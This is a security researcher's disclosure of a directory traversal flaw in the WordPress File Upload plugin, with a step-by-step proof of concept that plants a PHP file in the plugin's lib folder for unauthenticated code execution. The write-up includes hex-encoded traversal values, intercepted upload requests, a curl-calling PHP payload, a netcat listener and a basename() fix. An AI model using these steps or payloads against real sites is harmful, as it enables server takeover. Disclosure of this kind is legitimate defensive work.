

Directory traversal to RCE on WordPress File Upload plugin

Author: Riccardo Krauter (p4w)

Twitter: [@p4w16](#)

mail: riccardo.krauter@gmail.com

Summary:

The parameters `filenames`, `uploadedfile_X_name` used during the POST request on file-upload functionality, are vulnerable to directory traversal.


Description:

During the file upload functionality the parameters `filenames`, `uploadedfile_X_name` are sent from the client to the application. The parameters mentioned are hex-encoded and contains the filename which is given from the file a user has picked from their hard drive. A malicious user can modify these parameters with a **directory traversal** payload to force the application writing the file outside the chosen upload directory.

Reproduce the issue:

I will use burp-proxy on my local environment to reproduce the issue. I'm going to exploit the vulnerability and gain Remote Code Execution by uploading a malicious `txt` file in the `lib` directory.

The plugin will fetch every files from the `lib` directory and include it as we can see in this portion of code.




```
203 }
204 }
205
206 /**
207  * Load plugin libraries.
208  *
209  * It loads all plugin libraries located in /lib folder of the plugin.
210  *
211  * @since 2.1.2
212  */
213 function wfu_include_lib() {
214     $dir = plugin_dir_path( WPFILEUPLOAD_PLUGINFILE )."lib/";
215     if ( $handle = opendir($dir) ) {
216         $blacklist = array('.', '..');
217         while ( false !== ($file = readdir($handle)) )
218             if ( !in_array($file, $blacklist) && substr($file, 0, 1) != "_" )
219                 include_once $dir.$file;
220         closedir($handle);
221     }
222     if ( $handle = opendir(plugin_dir_path( WPFILEUPLOAD_PLUGINFILE )) ) {
223         closedir($handle);
224     }
225 }
226
227
```


This is the contents of my lib directory before the exploitation:

```
p4w@l /wordpress/wp-content/plugins/wp-file-upload/lib$ ls -al
total 1152
drwxrwxrwx 1 p4w p4w 4096 Mar  9 19:07 .
drwxrwxrwx 1 p4w p4w 4096 Mar  9 19:07 ..
-rwxrwxrwx 1 p4w p4w 79994 Mar  9 19:07 wfu_admin_browser.php
-rwxrwxrwx 1 p4w p4w 77437 Mar  9 19:07 wfu_admin_composer.php
-rwxrwxrwx 1 p4w p4w 10339 Mar  9 19:07 wfu_admin_log.php
-rwxrwxrwx 1 p4w p4w 28399 Mar  9 19:07 wfu_admin_maintenance.php
-rwxrwxrwx 1 p4w p4w 66842 Mar  9 19:07 wfu_admin.php
-rwxrwxrwx 1 p4w p4w 18793 Mar  9 19:07 wfu_admin_settings.php
-rwxrwxrwx 1 p4w p4w 28768 Mar  9 19:07 wfu_admin_uploadedfiles.php
-rwxrwxrwx 1 p4w p4w 53229 Mar  9 19:07 wfu_ajaxactions.php
-rwxrwxrwx 1 p4w p4w 81195 Mar  9 19:07 wfu_attributes.php
-rwxrwxrwx 1 p4w p4w 41022 Mar  9 19:07 wfu_blocks.php
-rwxrwxrwx 1 p4w p4w 60638 Mar  9 19:07 wfu_constants.php
-rwxrwxrwx 1 p4w p4w 230107 Mar  9 19:07 wfu_functions.php
-rwxrwxrwx 1 p4w p4w 12536 Mar  9 19:07 wfu_io.php
-rwxrwxrwx 1 p4w p4w 13525 Mar  9 19:07 wfu_pd_classes.php
-rwxrwxrwx 1 p4w p4w 24851 Mar  9 19:07 wfu_pd_definitions.php
-rwxrwxrwx 1 p4w p4w 35780 Mar  9 19:07 wfu_personaldata.php
-rwxrwxrwx 1 p4w p4w 48505 Mar  9 19:07 wfu_processfiles.php
-rwxrwxrwx 1 p4w p4w 42375 Mar  9 19:07 wfu_security.php
-rwxrwxrwx 1 p4w p4w 176534 Mar  9 19:07 wfu_template.php
-rwxrwxrwx 1 p4w p4w 4910 Mar  9 19:07 wfu_widget.php
```

As admin user, create a page with the plugin in it (after that the admin can logut the exploit shuold work without having any privilege on WP):



Browse the previously created page as non logged user and pick a file with the php code to execute from the disk using the plugin:




I used a simple payload that will execute a curl on my machine to myself:

```
<?php system("curl http://localhost:5555/RCE-for-the-win"); ?>
```

Setup a listener on your local machine such as:

```
$ nc -lnvp 5555
```

Prepare the payload, it will go down one directory starting from the `upload` (default one) directory and traversal until the `lib` directory:



Click on `send file` from the web page. Using the intercept on burp-proxy, modify in each request the `filenames` and the `uploadedfile_X_name` params with the payload shown before (you should prepend it to the name already present). From now there will be 3 request that you have to modify with the same hex-payload.

Req. 1:



Req. 2:

Request to http://localhost:80 [127.0.0.1]

Forward

Drop

Intercept is on

Action

Raw

Params

Headers

Hex

```

1 POST /wordpress/wp-admin/admin-ajax.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
4 Accept: */*
5 Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----18467633426500
8 Content-Length: 1313
9 Origin: http://localhost
10 DNT: 1
11 Connection: close
12 Referer: http://localhost/wordpress/test-wp-file-upload-plugin/
13 Cookie: wp_wfileupload_bbfa5b726c6b7a9cf3cda9370be3ee91=Bgw00em7RzGAKqAzdyH93rYa6XFOTTLp
14
15 -----18467633426500
16 Content-Disposition: form-data; name="action"
17
18 wfu_ajax_action
19 -----18467633426500
20 Content-Disposition: form-data; name="wfu_uploader_nonce"
21
22 5c8bbc6503
23 -----18467633426500
24 Content-Disposition: form-data; name="uploadedfile_1_index"
25
26 0
27 -----18467633426500
28 Content-Disposition: form-data; name="uploadedfile_1_name"
29
30 2e2e2f706c7567696e732f77702d66696c652d75706c6f61642f6c696d22f5243452d506f432e747874
31 -----18467633426500
32 Content-Disposition: form-data; name="uploadedfile_1_size"
33
34 64
35 -----18467633426500
36 Content-Disposition: form-data; name="uniqueuploadid_1"
37
38 600u9wzEDL
39 -----18467633426500
40 Content-Disposition: form-data; name="params_index"
41
42 rD3LkYeEaqH3epq1

```

Req. 3:

Request to http://localhost:80 [127.0.0.1]

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
22 5c8bbc6503
23 -----191691572411478
24 Content-Disposition: form-data; name="uploadedfile_1"; filename="RCE-PoC.txt"ettangolare
25 Content-Type: text/plain
26
27 <?php system("curl http://localhost:5555/RCE-for-the-win"); ?>
28
29 -----191691572411478
30 Content-Disposition: form-data; name="uploadedfile_1_index"
31
32 0
33 -----191691572411478
34 Content-Disposition: form-data; name="uploadedfile_1_name"
35
36 2e2e2f706c7567696e732f77702d666696c652d75706c6f61642f6c69622f5243452d506f432e747874
37 -----191691572411478
38 Content-Disposition: form-data; name="uploadedfile_1_size"
39
40 64
41 -----191691572411478
42 Content-Disposition: form-data; name="uniqueuploadid_1"
43
44 600u9wrEDL
45 -----191691572411478
46 Content-Disposition: form-data; name="params_index"
47
48 rD3LkyeEaqH3epq1
49 -----191691572411478
50 Content-Disposition: form-data; name="subdir_sel_index"
51
52 -1
53 -----191691572411478
54 Content-Disposition: form-data; name="nofileupload_1"
55
56 0
57 -----191691572411478
58 Content-Disposition: form-data; name="only_check"
59
60 0
61 -----191691572411478
62 Content-Disposition: form-data; name="session_token"
63
```

(?) < + > Type a search term

Done!!!!

Check out the listener, you should see the curl request coming:

```
p4w@l $ nc -lnvp 5555
listening on [any] 5555 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 59136
GET /RCE-for-the-win HTTP/1.1
Host: localhost:5555
User-Agent: curl/7.55.1
Accept: */*
```

Checking the `lib` directory we should have our malicious txt file in it:

```
p4w@ /wordpress/wp-content/plugins/wp-file-upload/lib$ ls -al
total 1152
drwxrwxrwx 1 p4w p4w 4096 Mar 9 19:29 .
drwxrwxrwx 1 p4w p4w 4096 Mar 9 19:07 ..
-rwxrwxrwx 1 p4w p4w 64 Mar 9 19:29 RCE-PoC.txt
-rwxrwxrwx 1 p4w p4w 79994 Mar 9 19:07 wfu_admin_browser.php
-rwxrwxrwx 1 p4w p4w 77437 Mar 9 19:07 wfu_admin_composer.php
-rwxrwxrwx 1 p4w p4w 10339 Mar 9 19:07 wfu_admin_log.php
-rwxrwxrwx 1 p4w p4w 28399 Mar 9 19:07 wfu_admin_maintenance.php
-rwxrwxrwx 1 p4w p4w 66842 Mar 9 19:07 wfu_admin.php
-rwxrwxrwx 1 p4w p4w 18793 Mar 9 19:07 wfu_admin_settings.php
-rwxrwxrwx 1 p4w p4w 28768 Mar 9 19:07 wfu_admin_uploadedfiles.php
-rwxrwxrwx 1 p4w p4w 53229 Mar 9 19:07 wfu_ajaxactions.php
-rwxrwxrwx 1 p4w p4w 81195 Mar 9 19:07 wfu_attributes.php
-rwxrwxrwx 1 p4w p4w 41022 Mar 9 19:07 wfu_blocks.php
-rwxrwxrwx 1 p4w p4w 60638 Mar 9 19:07 wfu_constants.php
-rwxrwxrwx 1 p4w p4w 230107 Mar 9 19:07 wfu_functions.php
-rwxrwxrwx 1 p4w p4w 12536 Mar 9 19:07 wfu_io.php
-rwxrwxrwx 1 p4w p4w 13525 Mar 9 19:07 wfu_pd_classes.php
-rwxrwxrwx 1 p4w p4w 24851 Mar 9 19:07 wfu_pd_definitions.php
-rwxrwxrwx 1 p4w p4w 35780 Mar 9 19:07 wfu_personaldata.php
-rwxrwxrwx 1 p4w p4w 48505 Mar 9 19:07 wfu_processfiles.php
-rwxrwxrwx 1 p4w p4w 42375 Mar 9 19:07 wfu_security.php
-rwxrwxrwx 1 p4w p4w 176534 Mar 9 19:07 wfu_template.php
-rwxrwxrwx 1 p4w p4w 4910 Mar 9 19:07 wfu_widget.php
p4w@ /wordpress/wp-content/plugins/wp-file-upload/lib$
```

Fix:

In general let the user control filename is dangerous. In this case maybe you want to use some function such as `basename()`, that help you to get only the filename and not the path.